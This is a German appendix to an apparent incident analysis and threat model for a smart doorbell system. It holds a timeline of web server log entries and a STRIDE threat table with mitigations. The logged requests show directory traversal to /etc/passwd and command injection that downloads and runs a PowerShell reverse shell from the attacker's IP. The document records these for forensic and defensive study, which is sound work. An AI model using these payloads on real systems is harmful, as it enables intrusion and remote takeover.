
3. Anhänge

3.1 Timeline der Vorfälle


Zeitpunkt	Event	Log-Eintrag
03 Apr 2021 04:33:24	Erste HTTP Anfrage von der Angreifer IP	`193.174.46.71 - - [03/Apr/2021:04:33:24 +0200] "GET /quaerat.html HTTP/1.0" 200 4986 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"`
07 Apr 2021 05:17:08	Erster Directory Traversal Versuch	`193.174.46.71 - - [07/Apr/2021:05:17:08 +0200] "GET /gryffindor/printmodel?filename=..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.0" 404 5021 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"`
07 Apr 2021 05:19:35	Erster Windows Directory Traversal bzw. Command Injection Versuch	`193.174.46.71 - - [07/Apr/2021:05:19:35 +0200] "GET /gryffindor/printmodel?filename=..%2F..%2F..%2FWindows%2FSystem32%2Fcmd.exe%2Fc%20echo%20Hello%20World HTTP/1.0 HTTP/1.0" 200 5036 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"`
07 Apr 2021 05:24:11	Command Injection, um Datei reverse_shell.ps1 auf den Server zu laden	`193.174.46.71 - - [07/Apr/2021:05:24:11 +0200] "GET /gryffindor/printmodel?filename=..%2F..%2F..%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe%20-command%20%22%24WebClient.DownloadFile%28%22http%3A%2F%2F193.174.46.71%2Freverse_shell.ps1%22%2C%22C%3A%5CWindows%22%29%22 HTTP/1.0 HTTP/1.0" 200 5005 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"`
07 Apr 2021 05:25:13	Erste Command Injection, um die Reverse Shell mit PowerShell zu starten	`193.174.46.71 - - [07/Apr/2021:05:25:13 +0200] "GET /gryffindor/printmodel?filename=..%2F..%2F..%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe%20-file%20%22C%3A%5CWindows%5Creverse_shell.ps1%22 HTTP/1.0 HTTP/1.0" 200 5019 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"`
7 Apr 2021 05:34-05:48	W. Schmidt, M. Schneider, W. Weber und V. König betreten die Firma ohne Probleme	
7 Apr 2021 05:50	Mark Peters (IT) will am Seiteneingang das Haus betreten, Status abgelehnt	
7 Apr 2021 05:50	Mark Peters (IT) versucht es erneut und Status ist OK	

Zeitpunkt	Event	Log-Eintrag
07 Apr 2021 06:02:13	Erneuter Aufruf der Reverse Shell	193.174.46.71 - - [07/Apr/2021:06:02:13 +0200] "GET /gryffindor/printmodel?filename=..%2F..%2F..%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe%20-file%20%22C%3A%5CWindows%5Creverse_shell.ps1%22 HTTP/1.0 HTTP/1.0" 200 5019 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150"


3.2 Data-Flow-Diagram (Vorher)



3.3 Data-Flow-Diagram (Verbessert)



3.4 Data-Asset-Diagram



3.5 Threats-Tabelle

Threats

ID	Severity	Eintrittswahrscheinlichkeit	Priorität	Kategorie	CWE	Beschreibung	Abschwächung
1	High	Medium	Medium	Spoofing		USB-Stick bzw. der Key kann kopiert werden	2FA bzw. biometrische Autorisierung
2	High	Medium	Low	Spoofing		Fehlende Authentifizierung des Sprachassistenten (Zum Fenster reinbrüllen, um die Tür aufmachen)	Mit Voice Identification könnte zumindest Person bestimmt werden. An sich wäre aber am Besten, das Gerät nicht zu besitzen.
3	High	High	Medium	Repudiation		Einbruchsversuch bzw. Sachschaden	Videoaufnahmen werden 48h gespeichert und sind abrufbar
4	High	Medium	High	Elevation of Privelege	CWE-306 / CWE-308	Fehlende bzw. defekte Authentifizierung der REST-API	Authentifizierung mit starkem Passwort und 2FA
5	High	Medium	High	Information Disclosure	CWE-319	Nicht verschlüsselte Verbindung zur REST-API	HTTPS Zertifikate um Inhalt zu verschlüsseln und Integrität der Daten zu gewährleisten
6	High	Medium	High	Information Disclosure	CWE-319	Nicht verschlüsselte Verbindung zum Backend	HTTPS Zertifikate um Inhalt zu verschlüsseln und Integrität der Daten zu gewährleisten
7	High	High	High	Denial of Service	CWE-311 CWE-521	Schlechte WLAN-Authentifizierung	Starke Passwörter & WPA2 verwenden
8	High	High	High	Tampering	CWE-89	SQL-Injection in DB Backend	Starke Authorisierung, Prepared Statements benutzen
9	High	Low	Medium	Denial of Service	CWE-400	Klingelhardware könnte ist bei WLAN Zugriff für DDOS-Angriffe anfällig	Eigenes WLAN-Netzwerk mit starkem Passwort für Klingelhardware
10	High	Medium	Medium	Elevation of Privelege	CWE-501	Klingel Hardware könnte aus freiem Internet erreichbar sein	Wenig Portfreigaben im Netzwerk bzw. eigenes Netzwerk
11	High	Low	Medium	Denial of Service	CWE-400	Direkt aufrufbare Middleware ist für DDOS-Angriffe anfällig	DNS-Routing über Cloudflare, DDOS Protection, Rate-Limiting in der API einführen
12	Medium	Low	Low	Denial of Service	CWE-1299, CWE-920	„Killer USB-Stick" könnte per Strom-Überladung die Klingel-Hardware zerstören	USB Überspannungsschutz / zu NFC wechseln
13	Medium	Low	High	Tampering	CWE-1299	Ein Virus könnte per USB-Stick auf die Klingel-Hardware gespielt werden	USB Überspannungsschutz / zu NFC wechseln
14	Medium	Low	Low	Tampering	CWE-501	Videoaufnahmen löschen bzw. ändern um z.B. Einbruchs-Beweise zu zerstören	Authentifizierung im Backend bzw. Löschen nur automatisch nach 48h durchführen
15	Medium	Medium	Medium	Information Disclosure	CWE-501	DB Backend könnte mehr Informationen aus geben als gewollt (Data Leaks)	Filterung der Datenausgabe nach Zugriffsrechten, Verschlüsselung sensibler Daten
16	Medium	Low	Medium	Information Disclosure	CWE-311, 313, 921, 922	Unverschlüsselt gespeicherte API-Keys in Mobile App	Speichern der Keys z.B. in der iOS-Keychain